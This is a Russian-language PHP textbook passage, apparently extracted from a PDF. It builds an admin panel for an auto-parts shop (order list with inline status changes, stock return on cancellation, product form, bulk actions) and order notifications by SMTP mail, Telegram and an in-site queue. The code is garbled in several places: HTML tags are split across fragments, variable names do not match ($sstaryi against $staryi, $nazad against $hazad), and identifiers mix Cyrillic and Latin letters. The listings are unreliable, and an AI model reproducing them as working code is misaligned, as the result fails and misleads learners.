<h1>Заказы <span class="tihoe"><?= $vsego ?></span></h1>

<form class="filtr-admin" method="GET">
    <input type="search" name="q" value="<?= e($zaproshenie_poiska) ?>"
        placeholder="номер, имя или телефон">
    <select name="status" onchange="this.form.submit()">
        <option value="">Все статусы</option>
        <?php foreach ($dopustimye_statusy as $s): ?>
            <option value="<?= $s ?>" <?= $status === $s ? 'selected' : '' ?>>
                <?= e(status_zakaza_podpis($s)) ?>
            </option>
        <?php endforeach; ?>
    </select>
    <button type="submit">Найти</button>
</form>

<table class="spisok_plotnaya">
    <thead>
        <tr>
            <th>Номер</th><th>Дата</th><th>Клиент</th><th>Телефон</th>
            <th>Позиций</th><th>Сумма</th><th>Статус</th>
        </tr>
    </thead>
    <tbody>
        <?php foreach ($zakazy as $z): ?>
            <tr>
                <td class="mono">
                    <a href="zakaz.php?id=<?= (int) $z['id'] ?>"><?= e($z['nomer']) ?>
                </a>
            </td>
            <td class="tihoe"><?= date('d.m H:i', strtotime($z['sozdan'])) ?></td>
            <td><?= e($z['klient_imya']) ?></td>
            <td class="mono">
                <a href="tel:<?= e(preg_replace('/\D/', '', $z['klient_telefon'])) ?>
            >">
        </tr>
    </tbody>
</table>

```

```

        <?= e($z['klient_telefon']) ?>
    </a>
</td>
<td class="chislo-yacheyka"><?= (int) $z['pozicij'] ?></td>
<td class="chislo-yacheyka mono"><?= somoni((int) $z['summa_itogo']) ?>
</td>

<td>
    <!-- Смена статуса прямо из списка: одно действие вместо трёх -->
    <form method="POST" action="zakaz_status.php" class="vstroennaya">
        <?= csrf_pole() ?>
        <input type="hidden" name="zakaz_id" value="<?= (int) $z['id'] ?
>">

        <select name="status" class="status-vybor s-<?= e($z['status'])
?>"

            onchange="this.form.submit()">
            <?php foreach ($dopustimye_statusy as $s): ?>
                <option value="<?= $s ?>" <?= $z['status'] === $s ?
'selected' : '' ?>>

                    <?= e(status_zakaza_podpis($s)) ?>
                </option>
            <?php endforeach; ?>
        </select>
    </form>
</td>
</tr>
<?php endforeach; ?>
</tbody>
</table>

<?= stranicy($stranica, max(1, (int) ceil($vsego / NA_STRANICE))) ?>

<?php require __DIR__ . '/_podval.php'; ?>

```

► Три решения, экономящие время каждый день

Смена статуса прямо в списке. Без открытия карточки. Менеджер обзванивает клиентов и переводит заказы в «подтверждён» подряд — это десятки действий в день.

Телефон — ссылка **tel:** . С рабочего компьютера через программу связи, с телефона — прямой звонок. Не нужно копировать номер.

Поиск сразу по трём полям. Клиент звонит и говорит «я Ахмад, заказывал вчера» — менеджер вводит «Ахмад» и находит. Не нужно спрашивать номер заказа.

```
<?php
// admin/zakaz_status.php
require_once __DIR__ . '/_zashita.php';

if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    http_response_code(405);
    exit('Метод не разрешён');
}

csrf_proverit();

$zakaz_id = (int) ($_POST['zakaz_id'] ?? 0);
$novyi = $_POST['status'] ?? '';

$dopustimye = ['novyi', 'podtverzhden', 'sobran', 'otpravlen', 'dostavlen', 'otmenen'];
if (!in_array($novyi, $dopustimye, true)) {
    exit('Неизвестный статус');
}

$zakaz = zapros_odin('SELECT * FROM zakazy WHERE id = ?', [$zakaz_id]);
if ($zakaz === null) {
    http_response_code(404);
    exit('Заказ не найден');
}

$sstaryi = $zakaz['status'];

if ($sstaryi !== $novyi) {
    db()->beginTransaction();
    try {
        vpolnit('UPDATE zakazy SET status = ?, izmenen = NOW() WHERE id = ?',
            [$novyi, $zakaz_id]);

        // Отмена — возвращаем товары на склад
        if ($novyi === 'otmenen' && $sstaryi !== 'otmenen') {
            $pozicii = zapros('SELECT tovar_id, kolichество FROM zakaz_tovary WHERE
zakaz_id = ?',
                                [$zakaz_id]);
            foreach ($pozicii as $p) {
```



```

        if ($p['tovar_id']) {
            vpolnit('UPDATE tovary SET ostatok = ostatok + ? WHERE id = ?',
                [$p['kolichество'], $p['tovar_id']]);
        }
    }
}

// Сняли отмену — списываем обратно
if ($staryi === 'otmenen' && $novyi !== 'otmenen') {
    $pozicii = zapros('SELECT tovar_id, kolichество, nazvanie FROM
zakaz_tovary WHERE zakaz_id = ?',
        [$zakaz_id]);
    foreach ($pozicii as $p) {
        if (!$p['tovar_id']) continue;
        $izmeneno = vpolnit('
            UPDATE tovary SET ostatok = ostatok - ?
            WHERE id = ? AND ostatok >= ?
            ', [$p['kolichество'], $p['tovar_id'], $p['kolichество']]);

        if ($izmeneno === 0) {
            throw new RuntimeException(
                'Не хватает товара «' . $p['nazvanie'] . '», чтобы вернуть
заказ в работу'
            );
        }
    }
}

zapisat_deystvie('sмениl_status', 'zakaz', $zakaz_id);
db()->commit();

$_SESSION['flash'] = ['soobshenie' =>
    'Заказ ' . $zakaz['nomer'] . ': ' . status_zakaza_podpis($novyi)];

} catch (Throwable $e) {
    db()->rollback();
    $_SESSION['flash'] = ['oshibka' => $e->getMessage()];
}
}

// Возвращаем туда, откуда пришли
$nazad = $_SERVER['HTTP_REFERER'] ?? 'zakazy.php';

```

```
header('Location: ' . $hazad);  
exit;
```

⚠ **Отмена возвращает товары на склад.** Об этом забывают, и остатки постепенно уезжают от реальности. Через полгода в базе «минус три колодки», и никто не понимает, откуда.

⚠ **Возврат из отмены проверяет наличие.** Пока заказ был отменён, товар могли распродать. Тогда вернуть его в работу нельзя — и мы честно об этом говорим, а не создаём отрицательный остаток.

```
<?php
// admin/tovar.php
require_once __DIR__ . '/_zashita.php';

$id = (int) ($_GET['id'] ?? 0);
$tovar = $id > 0 ? zapros_odin('SELECT * FROM tovary WHERE id = ?', [$id]) : null;
$novyi = $tovar === null;

$oshibki = [];
$d = $tovar ?? [
    'nazvanie' => '', 'artikul' => '', 'brend' => '', 'kategoriya_id' => 0,
    'cena' => 0, 'ostatok' => 0, 'opisanie' => '', 'status' => 'chernovik',
    'aktivnyi' => 1,
];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    csrf_proverit();

    $d['nazvanie'] = trim($_POST['nazvanie'] ?? '');
    $d['artikul'] = trim($_POST['artikul'] ?? '');
    $d['brend'] = trim($_POST['brend'] ?? '');
    $d['kategoriya_id'] = (int) ($_POST['kategoriya_id'] ?? 0);
    // Цену вводят в сомони, храним в дирамах
    $d['cena'] = (int) round((float) ($_POST['cena'] ?? 0) * 100);
    $d['ostatok'] = max(0, (int) ($_POST['ostatok'] ?? 0));
    $d['opisanie'] = trim($_POST['opisanie'] ?? '');
    $d['status'] = $_POST['status'] ?? 'chernovik';
    $d['aktivnyi'] = isset($_POST['aktivnyi']) ? 1 : 0;

    if (mb_strlen($d['nazvanie']) < 3) $oshibki['nazvanie'] = 'Название от 3
символов';
    if ($d['artikul'] === '') $oshibki['artikul'] = 'Артикул обязателен';
    if ($d['cena'] <= 0) $oshibki['cena'] = 'Цена должна быть
больше нуля';

    // Артикул уникален — проверяем до вставки, чтобы дать понятную ошибку
    $zanyat = zapros_znachenie(
        'SELECT id FROM tovary WHERE artikul = ? AND id <> ?',
        [$d['artikul'], $id]
```

```

);
if ($zanyat) $oshibki['artikul'] = 'Такой артикул уже есть у другого товара';

if (empty($oshibki)) {
    if ($novyi) {
        vpolnit('
            INSERT INTO tovary
                (nazvanie, artikul, brend, kategoriya_id, cena, ostatok,
                 opisanie, status, aktivnyi)
            VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?)
        ', [
            $d['nazvanie'], $d['artikul'], $d['brend'],
            $d['kategoriya_id'] ?: null, $d['cena'], $d['ostatok'],
            $d['opisanie'], $d['status'], $d['aktivnyi'],
        ]);
        $id = posledniy_id();
        zapisat_deystvie('sozda_tovar', 'tovar', $id);
    } else {
        vpolnit('
            UPDATE tovary SET
                nazvanie = ?, artikul = ?, brend = ?, kategoriya_id = ?,
                cena = ?, ostatok = ?, opisanie = ?, status = ?, aktivnyi = ?
            WHERE id = ?
        ', [
            $d['nazvanie'], $d['artikul'], $d['brend'],
            $d['kategoriya_id'] ?: null, $d['cena'], $d['ostatok'],
            $d['opisanie'], $d['status'], $d['aktivnyi'], $id,
        ]);
        zapisat_deystvie('izmenit_tovar', 'tovar', $id);
    }

    $_SESSION['flash'] = ['soobshenie' => 'Товар сохранён'];
    header('Location: tovar.php?id=' . $id);
    exit;
}

}

$zagolovok = $novyi ? 'Новый товар' : 'Товар: ' . $d['nazvanie'];
require __DIR__ . '/_shapka.php';
?>

<h1><?= $novyi ? 'Новый товар' : 'Изменить товар' ?></h1>

```

```

<form method="POST" class="forma-admin">
    <?= csrf_pole() ?>

    <div class="ryad-poley">
        <div class="pole shirokoe">
            <label for="nazvanie">Название</label>
            <input type="text" id="nazvanie" name="nazvanie" required
                value="<?= e($d['nazvanie']) ?>"
                class="<?= isset($oshibki['nazvanie']) ? 'plohoe' : '' ?>"
            <?php if (isset($oshibki['nazvanie'])): ?>
                <span class="podskazka"><?= e($oshibki['nazvanie']) ?></span>
            <?php endif; ?>
        </div>

        <div class="pole">
            <label for="artikul">Артикул</label>
            <input type="text" id="artikul" name="artikul" required
                value="<?= e($d['artikul']) ?>"
                class="<?= isset($oshibki['artikul']) ? 'plohoe' : '' ?>"
            <?php if (isset($oshibki['artikul'])): ?>
                <span class="podskazka"><?= e($oshibki['artikul']) ?></span>
            <?php endif; ?>
        </div>

        <div class="pole">
            <label for="brend">Бренд</label>
            <input type="text" id="brend" name="brend" value="<?= e($d['brend']) ?
>">
        </div>
    </div>

    <div class="ryad-poley">
        <div class="pole">
            <label for="cena">Цена, сомони</label>
            <input type="number" id="cena" name="cena" step="0.01" min="0" required
                value="<?= number_format((int) $d['cena'] / 100, 2, '.', '') ?>"
                class="<?= isset($oshibki['cena']) ? 'plohoe' : '' ?>"
            <?php if (isset($oshibki['cena'])): ?>
                <span class="podskazka"><?= e($oshibki['cena']) ?></span>
            <?php endif; ?>
        </div>
    </div>

```

```

<div class="pole">
    <label for="ostatok">Остаток, шт.</label>
    <input type="number" id="ostatok" name="ostatok" min="0"
        value="<?= (int) $d['ostatok'] ?>">
</div>

<div class="pole">
    <label for="status">Статус</label>
    <select id="status" name="status">
        <option value="chernovik" <?= $d['status'] === 'chernovik' ?
'selected' : '' ?>>Черновик</option>
        <option value="opublikovan" <?= $d['status'] === 'opublikovan' ?
'selected' : '' ?>>Опубликован</option>
    </select>
</div>

<div class="pole">
    <label class="galka">
        <input type="checkbox" name="aktivnyi" value="1"
            <?= (int) $d['aktivnyi'] === 1 ? 'checked' : '' ?>>
        Активен
    </label>
</div>
</div>

<div class="pole">
    <label for="opisanie">Описание</label>
    <textarea id="opisanie" name="opisanie" rows="5"><?= e($d['opisanie']) ?>
</textarea>
</div>

<div class="knopki">
    <button type="submit">Сохранить</button>
    <a class="knopka-tihaya" href="tovary.php">К списку</a>
</div>
</form>

<?php require __DIR__ . '/_podval.php'; ?>

```

► Про цену в форме

Обратите внимание: менеджер вводит сомони, база хранит дирамы.

```
$d['cena'] = (int) round((float) $_POST['cena'] * 100);    // при сохранении
value="<?= number_format($d['cena'] / 100, 2, '.', '') ?>" // при показе
```

Требовать от человека вводить «25000» вместо «250.00» — верный способ получить ошибки на порядок. Внутреннее представление данных не должно протекать в интерфейс.

Правило: система подстраивается под человека, а не наоборот.

РАЗБИРАЕМСЯ

Массовые действия

Когда товаров сотни, менять по одному невозможно:

```
// В списке — галочки и общая форма
<form method="POST" action="tovary_massovo.php">
    <?= csrf_pole() ?>

    <div class="massovye-deystviya">
        <select name="deystvie">
            <option value="">Действие с отмеченными</option>
            <option value="opublikovat">Опубликовать</option>
            <option value="skryt">Снять с публикации</option>
            <option value="cena_plus_10">Поднять цену на 10%</option>
        </select>
        <button type="submit">Применить</button>
    </div>

    <table class="spisok_plotnaya">
        <?php foreach ($tovary as $t): ?>
            <tr>
                <td><input type="checkbox" name="ids[]" value="<?= (int) $t['id'] ?
>"></td>

                <td><?= e($t['nazvanie']) ?></td>
                ...
            </tr>
        <?php endforeach; ?>
    </table>
</form>
```

```
// tovary_massovo.php

$ids = array_map('intval', $_POST['ids'] ?? []);
$ids = array_values(array_filter($ids));

if (empty($ids)) {
    $_SESSION['flash'] = ['oshibka' => 'Ничего не отмечено'];
    header('Location: tovary.php');
    exit;
}

$metki = implode(',', array_fill(0, count($ids), '?'));

$izmeneno = match ($_POST['deystvie'] ?? '') {
    'opublikovat' => vpolnit("UPDATE tovary SET status = 'opublikovan' WHERE id IN
($metki)", $ids),
    'skryt'       => vpolnit("UPDATE tovary SET status = 'chernovik' WHERE id IN
($metki)", $ids),
    'cena_plus_10' => vpolnit("UPDATE tovary SET cena = ROUND(cena * 1.1) WHERE id
IN ($metki)", $ids),
    default      => 0,
};

zapisat_deystvie('massovoe_deystvie', 'tovar', count($ids));
$_SESSION['flash'] = ['soobshenie' => "Изменено товаров: $izmeneno"];
header('Location: tovary.php');
exit;
```

 Массовые действия **опасны по природе**. Три обязательных условия:

- 1.** Только явно отмеченные, никаких «применить ко всем найденным» без отдельного подтверждения;
- 2.** Запись в журнал — кто и что сделал;
- 3.** Понятный отчёт — «изменено товаров: 47», а не молчание.

Список заказов со сменой статуса прямо из таблицы:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Заказы 8

Все статусы ▾

Найти

НОМЕР	ДАТА	КЛИЕНТ	ТЕЛЕФОН	ПОЗ.	СУММА	СТАТУС
2026-000112	24.08 09:05	Ахмад Рахимов	+992 90 555 44 33	3	1 055.00	Новый ▾
2026-000111	24.08 08:41	Нигина Саидова	+992 98 222 11 00	1	780.00	Новый ▾
2026-000110	23.08 18:30	Сафар Кодиров	+992 93 111 22 33	2	254.00	Подтверждён ▾
2026-000109	23.08 15:12	Фирдавс Назаров	+992 92 777 77 77	4	1 325.00	Собран ▾
2026-000108	23.08 11:47	Умед Шарипов	+992 91 444 33 22	1	45.00	Отправлен ▾
2026-000107	22.08 16:20	Зарина Юсупова	+992 93 909 09 09	2	605.00	Доставлен ▾
2026-000106	22.08 10:03	Далер Хакимов	+992 88 123 45 67	1	950.00	Доставлен ▾

ЗАПИСЬ

ЧТО ДЕЛАЕТ

`trebuetsya_rol('manager')`

Защита, первой строкой каждого файла

`onchange="this.form.submit()"`

Отправить форму сразу при выборе

`$_SERVER['HTTP_REFERER']`

Откуда пришёл — вернуть обратно

`array_column($x, null, 'status')`

Список в справочник по ключу

`implode(',', array_fill(...))`Метки для `IN` переменной длины`number_format($x / 100, 2, '.', '')`

Дирамы в сомони для поля ввода

`zapisat_deystvie()`

Журнал изменений

ГРАБЛИ

Грабли

Забыть защиту в одном файле админки. Одна открытая дверь обесценивает все остальные замки.

Не возвращать товары при отмене заказа. Остатки уедут от реальности.

Заставлять вводить дирамы. Человек ошибётся на порядок.

Массовые действия без журнала. Потом не найти, кто испортил цены.

Открывать карточку ради одного действия. Частое действие — в один клик.

Пагинация по 10 в админке. Менеджеру нужно 50 строк на экране.

Подтверждение на каждый чих. Люди перестают читать и жмут «да» вслепую.

ЗАДАЧИ

Задачи

Задача 42.1. Сделайте админку: защита, сводка, список заказов, карточка заказа.

Задача 42.2. Реализуйте смену статуса прямо из списка.

Задача 42.3. Сделайте возврат товаров на склад при отмене. Проверьте, что остаток вернулся.

Задача 42.4. Сделайте форму товара с вводом цены в сомони.

Задача 42.5. Добавьте поиск заказов по номеру, имени и телефону.

Задача 42.6. Реализуйте массовые действия с журналом.

Задача 42.7. Проверьте защиту: зайдите покупателем на каждый файл админки по прямому адресу. Все закрыты?

Задача 42.8. Добавьте на карточку заказа кнопку «Позвонить» и «Скопировать адрес».

Задача 42.9. Дайте админку человеку, который её не видел, и попросите подтвердить заказ. Сколько времени и кликов ушло? Что оказалось непонятным?

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `admin/` в этом репозитории. Увидите те же принципы: защита в начале каждого файла, плотные таблицы, действия из списка.

Обратите внимание на `admin/orders.php` — там заказ показан **в разрезе продавцов**: одна покупка может касаться трёх магазинов, и админ видит, кто что должен собрать.

И на `admin/product_moderation.php` — очередь товаров на проверку. Продавец выложил, менеджер одобрил или отклонил с причиной. Это Фаза 1 маркетплейса, и мы дойдём до неё в главе 45.

ИТОГ

Итог

- Админка — не про красоту, а про количество действий.
- Защита первой строкой каждого файла, через общий `_zashita.php`.
- Сводка показывает где нужно действие, а не просто цифры.
- Частые действия — из списка, без открытия карточки.
- Телефон — ссылка `tel:`, поиск — сразу по нескольким полям.
- Отмена заказа возвращает товары, возврат из отмены проверяет наличие.
- Цену вводят в сомони, хранят в дирамах. Система подстраивается под человека.
- Массовые действия: только отмеченные, с журналом и отчётом.
- В админке 30-50 строк на страницу, не 10.

Дальше — уведомления: как сообщить о заказе покупателю и себе.

Уведомления и письма

ЗАЧЕМ ЭТО

Зачем эта глава

Заказ оформлен. Покупатель видит «спасибо» — и уходит в неизвестность. Приняли ли заказ? Когда позвонят? Не потерялся ли он?

Менеджер тем временем не знает, что заказ появился, пока не откроет админку.

Уведомления решают обе проблемы. Разберём три канала — письмо, сообщение в мессенджер, уведомление внутри сайта — и то, о чём чаще всего забывают: **что делать, когда отправка не удалась.**

РАЗБИРАЕМСЯ

Главное правило

Уведомление не должно ронять основное действие.

Заказ создан — значит, он создан. Даже если почтовый сервер лежит, письмо не ушло, а мессенджер не ответил.

Помните главу 41: отправку писем мы намеренно вынесли **за пределы транзакции** и обернули в отдельный `try/catch`. Это не перестраховка, а обязательное требование.

```
//  Правильно
$zakaz = sozdat_zakaz($dannye); // главное действие

try {
    otpravit_uvedomleniya($zakaz['id']); // побочное
} catch (Throwable $e) {
    error_log('Уведомление не ушло: ' . $e->getMessage());
}

header('Location: spasibo.php?nomer=' . urlencode($zakaz['nomer']));
```

Покупатель получит подтверждение на экране в любом случае. А то, что письмо не дошло, — проблема, которую разберёт администратор по логам.

РАЗБИРАЕМСЯ

Письма из PHP

► Почему не `mail()`

```
mail($komu, $tema, $tekst); //  так лучше не делать
```

Встроенная функция `mail()` работает, но у неё три беды:

1. Письма уходят в спам. Без подписи домена почтовые службы им не верят;
2. Нет обратной связи. Вернула `true` — а дошло письмо или нет, неизвестно;
3. Кириллица и вложения требуют возни с заголовками вручную.

► Правильный способ: SMTP

Отправка через настоящий почтовый сервер — свой или сервиса рассылок. Библиотека PHPMailer ставится через Composer (глава 59):

```

<?php
// includes/pochta.php
declare(strict_types=1);

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\Exception as PHPMailerException;

function otpravit_pismo(string $komu, string $tema, string $html, string $tekst =
''): bool
{
    $mail = new PHPMailer(true);

    try {
        $mail->isSMTP();
        $mail->Host      = SMTP_HOST;
        $mail->SMTPAuth   = true;
        $mail->Username   = SMTP_POLZOVATEL;
        $mail->Password   = SMTP_PAROL;      // из git-ignored файла!
        $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS;
        $mail->Port       = 587;
        $mail->CharSet    = 'UTF-8';

        $mail->setFrom(SMTP_OT_KOGO, SAIT_NAZVANIE);
        $mail->addAddress($komu);
        $mail->addReplyTo(SAIT_POCHTA, SAIT_NAZVANIE);

        $mail->isHTML(true);
        $mail->Subject = $tema;
        $mail->Body    = $html;
        // Текстовая версия для почтовиков без HTML и против спам-фильтров
        $mail->AltBody = $tekst !== '' ? $tekst : strip_tags($html);

        $mail->send();
        return true;

    } catch (PHPMailerException $e) {
        error_log('Письмо не отправлено на ' . $komu . ': ' . $mail->ErrorInfo);
        return false;
    }
}

```

⚠ **SMTP_PAROL** — секрет. Хранится там же, где пароль от базы: в файле, которого нет в репозитории. Помните главу 32.

► Чтобы письма доходили

Три записи в настройках домена. Без них письма будут падать в спам, и никакой код это не исправит:

ЗАПИСЬ	ЧТО ДЕЛАЕТ
--------	------------

SPF	Говорит, какие серверы вправе отправлять письма от вашего домена
DKIM	Электронная подпись письма — подтверждает, что его не подменили
DMARC	Что делать с письмами, не прошедшими проверку

Настраиваются один раз в панели управления доменом. Займёмся в главе 58.

Проверить себя можно на **mail-tester.com**: отправляете туда письмо и получаете оценку из десяти баллов со списком проблем.


```
<?php
// includes/uvedomleniya.php
declare(strict_types=1);

function otpravit_uvedomleniya_o_zakaze(int $zakaz_id): void
{
    $zakaz = zapros_odin('SELECT * FROM zakazy WHERE id = ?', [$zakaz_id]);
    if ($zakaz === null) return;

    $pozicii = zapros('
        SELECT nazvanie, artikl, cena, kolichestvo
        FROM zakaz_tovary WHERE zakaz_id = ?
    ', [$zakaz_id]);

    // 1. Покупателю — если оставил почту
    $pochta = pochta_pokupatelya($zakaz);
    if ($pochta !== null) {
        otpravit_pismo(
            $pochta,
            'Заказ №' . $zakaz['nomer'] . ' принят',
            shablon_pisma('zakaz_prinyat', compact('zakaz', 'pozicii'))
        );
    }

    // 2. Магазиному — всегда
    otpravit_pismo(
        SAIT_POCHTA,
        'Новый заказ №' . $zakaz['nomer'] . ' на ' . somoni((int)
$zakaz['summa_itogo']),
        shablon_pisma('novyi_zakaz_adminu', compact('zakaz', 'pozicii'))
    );

    // 3. Быстрое сообщение менеджеру
    otpravit_v_telegram(sprintf(
        "🛒 Заказ №%s\n%s, %s\nСумма: %s сомони\nПозиций: %d",
        $zakaz['nomer'],
        $zakaz['klient_imya'],
        $zakaz['klient_telefon'],
        somoni((int) $zakaz['summa_itogo']),
    ));
}
```

```

        count($pozicii)
    ));
}

function pochta_pokupatelya(array $zakaz): ?string
{
    if (empty($zakaz['polzovatel_id'])) return null;

    $pochta = zapros_znachenie('SELECT email FROM polzovateli WHERE id = ?',
                               [$zakaz['polzovatel_id']]);

    return $pochta ?: null;
}

```

► Шаблоны писем

Письма не собирают склейкой строк — их выносят в отдельные файлы:

```

function shablon_pisma(string $imya, array $dannye): string
{
    $put = __DIR__ . '/../pisma/' . $imya . '.php';

    if (!file_exists($put)) {
        throw new RuntimeException("Нет шаблона письма: $imya");
    }

    extract($dannye);           // $zakaz, $pozicii становятся переменными
    ob_start();                 // начинаем перехват вывода
    require $put;
    return ob_get_clean();      // забираем перехваченное как строку
}

```

`ob_start()` и `ob_get_clean()` — буферизация вывода. Всё, что шаблон выводит через `echo`, попадает не на экран, а в буфер, откуда мы забираем это строкой.

Приём полезный: так же собирают HTML для сохранения в файл или для ответа API.

```

<?php // pisma/zakaz_prinyat.php ?>
<!DOCTYPE html>
<html lang="ru">
<head><meta charset="UTF-8"></head>
<body style="font-family: Arial, sans-serif; color: #222; line-height: 1.6;">

    <h2 style="color: #b5411f;">Заказ №<?= e($zakaz['nomer']) ?> принят</h2>

    <p>Здравствуйте, <?= e($zakaz['klient_imya']) ?>!</p>
    <p>Мы получили ваш заказ и свяжемся с вами в течение часа
        по номеру <?= e($zakaz['klient_telefon']) ?>.</p>

    <table cellpadding="8" cellspacing="0"
        style="border-collapse: collapse; width: 100%; max-width: 600px;">
        <tr style="background: #f4ede1;">
            <th align="left">Товар</th>
            <th align="right">Кол-во</th>
            <th align="right">Сумма</th>
        </tr>
        <?php foreach ($pozicii as $p): ?>
            <tr style="border-bottom: 1px solid #e3d8c6;">
                <td>
                    <?= e($p['nazvanie']) ?><br>
                    <small style="color: #7c7166;"><?= e($p['artikul']) ?></small>
                </td>
                <td align="right"><?= (int) $p['kolichество'] ?></td>
                <td align="right">
                    <?= somoni((int) $p['cena'] * (int) $p['kolichество']) ?>
                </td>
            </tr>
        <?php endforeach; ?>
        <tr>
            <td colspan="2" align="right"><strong>Итого</strong></td>
            <td align="right">
                <strong><?= somoni((int) $zakaz['summa_itogo']) ?> сомони</strong>
            </td>
        </tr>
    </table>

    <p style="margin-top: 24px; color: #7c7166; font-size: 14px;">
        <?= e(SAIT_NAZVANIE) ?> · <?= e(SAIT_TELEFON) ?><br>
        Если вы не оформляли этот заказ, просто ответьте на это письмо.

```

```
</p>
```

```
</body>
```

```
</html>
```

 Вёрстка писем — отдельный мир, живущий по правилам 2005 года.

Почтовые программы понимают очень ограниченный набор возможностей:

- никакого внешнего CSS — только стили прямо в атрибуте `style` ;
- никакого Flexbox и Grid — раскладка таблицами;
- никакого JavaScript — вырезается;
- ширина не больше 600 пикселей;
- картинки часто отключены по умолчанию.

Да, это те самые приёмы, которые в главе 7 мы называли устаревшими. В письмах они всё ещё единственный работающий способ.

Для магазина в Таджикистане сообщение в мессенджер полезнее письма: менеджер видит заказ мгновенно, даже не открывая компьютер.

```
function otpravit_v_telegram(string $tekst): bool
{
    if (!defined('TELEGRAM_TOKEN') || TELEGRAM_TOKEN === '') {
        return false;
    }

    $url = 'https://api.telegram.org/bot' . TELEGRAM_TOKEN . '/sendMessage';

    $ch = curl_init($url);
    curl_setopt_array($ch, [
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_POST           => true,
        CURLOPT_POSTFIELDS     => [
            'chat_id' => TELEGRAM_CHAT_ID,
            'text'    => $tekst,
        ],
        CURLOPT_TIMEOUT        => 5,      // не ждём дольше пяти секунд
        CURLOPT_CONNECTTIMEOUT => 3,
    ]);

    $otvet = curl_exec($ch);
    $kod = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    curl_close($ch);

    if ($kod !== 200) {
        error_log('Telegram ответил ' . $kod . ': ' . $otvet);
        return false;
    }

    return true;
}
```

 **CURLOPT_TIMEOUT** обязателен. Без него, если Telegram не отвечает, PHP будет ждать минуту — и покупатель всё это время смотрит на крутящийся индикатор после нажатия «Оформить заказ».

Правило: у любого обращения к внешнему сервису должен быть таймаут. Подробно — в главе 50.

Как завести бота: написать `@BotFather` в Telegram, получить токен, добавить бота в группу менеджеров, узнать `chat_id`. Занимает пять минут.

РАЗБИРАЕМСЯ

Уведомления внутри сайта

Третий канал — сообщения в личном кабинете:

```
CREATE TABLE uvedomleniya (  
    id            INT AUTO_INCREMENT PRIMARY KEY,  
    polzovatel_id INT NOT NULL,  
    tip           VARCHAR(64) NOT NULL,  
    zagolovok     VARCHAR(255) NOT NULL,  
    tekst         TEXT,  
    ssylka        VARCHAR(255) DEFAULT NULL,  
    pročitano     TINYINT(1) NOT NULL DEFAULT 0,  
    sozdano       DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
  
    KEY idx_polzovatel (polzovatel_id, pročitano),  
    KEY idx_sozdano (sozdano)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

```

function uvedomit(int $polzovatel_id, string $tip, string $zagolovok,
                 string $tekst = '', ?string $ssylka = null): void
{
    vpolnit('
        INSERT INTO uvedomleniya (polzovatel_id, tip, zagolovok, tekst, ssylka)
        VALUES (?, ?, ?, ?, ?)
    ', [$polzovatel_id, $tip, $zagolovok, $tekst, $ssylka]);
}

function neprochitannyh(int $polzovatel_id): int
{
    return (int) zapros_znachenie('
        SELECT COUNT(*) FROM uvedomleniya
        WHERE polzovatel_id = ? AND pročitano = 0
    ', [$polzovatel_id]);
}

```

Такие уведомления не теряются: письмо может уйти в спам, сообщение — не дойти, а запись в базе останется.

РАЗБИРАЕМСЯ

Когда уведомлять

Список событий, о которых стоит сообщать:

СОБЫТИЕ	КОМУ	КАНАЛ
Новый заказ	Покупателю	Письмо
Новый заказ	Магазину	Письмо + Telegram
Статус изменился	Покупателю	Письмо + в кабинет
Заказ отменён	Покупателю	Письмо
Товар на модерации	Менеджеру	Telegram
Товар одобрен или отклонён	Продавцу	Письмо + в кабинет
Товар заканчивается	Магазину	Раз в день, сводкой
Восстановление пароля	Пользователю	Только письмо

⚠ **Не уведомляйте о каждом чихе.** Человек, получающий двадцать писем в день, перестаёт их читать — и пропустит важное.

Особенно это касается вещей вроде «товар заканчивается»: не отдельное письмо на каждый товар, а **одна сводка раз в день**.

РАЗБИРАЕМСЯ

Очередь для тяжёлых отправок

Отправка письма занимает 1-3 секунды. При оформлении заказа это заметно, но терпимо.

А если нужно разослать сотне покупателей? Прямо в обработчике это не сделать: браузер отвалится по таймауту.

Решение — **очередь**: записываем задание в базу, отправляем отдельно.

```
CREATE TABLE ochered_pisem (  
    id          INT AUTO_INCREMENT PRIMARY KEY,  
    komu        VARCHAR(255) NOT NULL,  
    tema        VARCHAR(255) NOT NULL,  
    telo        TEXT NOT NULL,  
    popytok     INT NOT NULL DEFAULT 0,  
    otpravleno  TINYINT(1) NOT NULL DEFAULT 0,  
    oshibka     TEXT,  
    sozdano     DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP,  
  
    KEY idx_ochered (otpravleno, popytok)  
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
```

```
function postavit_v_ochered(string $komu, string $tema, string $telo): void  
{  
    vpolnit('INSERT INTO ochered_pisem (komu, tema, telo) VALUES (?, ?, ?)',  
            [$komu, $tema, $telo]);  
}
```



```

<?php
// cron/otpravit_pisma.php — запускается раз в минуту

require_once __DIR__ . '/../includes/bootstrap.php';

$pisma = zapros('
    SELECT * FROM ochered_pisem
    WHERE otpravleno = 0 AND popytok < 3
    ORDER BY id
    LIMIT 20
');

foreach ($pisma as $p) {
    $ok = otpravit_pismo($p['komu'], $p['tema'], $p['telo']);

    vpolnit('
        UPDATE ochered_pisem
        SET otpravleno = ?, popytok = popytok + 1, oshibka = ?
        WHERE id = ?
        ', [$ok ? 1 : 0, $ok ? null : 'Не удалось отправить', $p['id']]);
}

```

Запускается по расписанию — **cron**:

```
* * * * * php /var/www/magazin/cron/otpravit_pisma.php
```

⚠ Обратите внимание на `popytok < 3`. Если адрес неверный, письмо не уйдёт никогда — и без ограничения очередь будет пытаться вечно, забивая логи. **Три попытки и сдаёмся.**

Подробнее про cron — в главе 57.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>mail()</code>	Встроенная отправка. Письма уходят в спам
SMTP	Отправка через настоящий почтовый сервер
SPF / DKIM / DMARC	Записи домена, без которых письма не доходят
<code>ob_start()</code> / <code>ob_get_clean()</code>	Перехватить вывод в строку
<code>extract(\$dannye)</code>	Массив в отдельные переменные
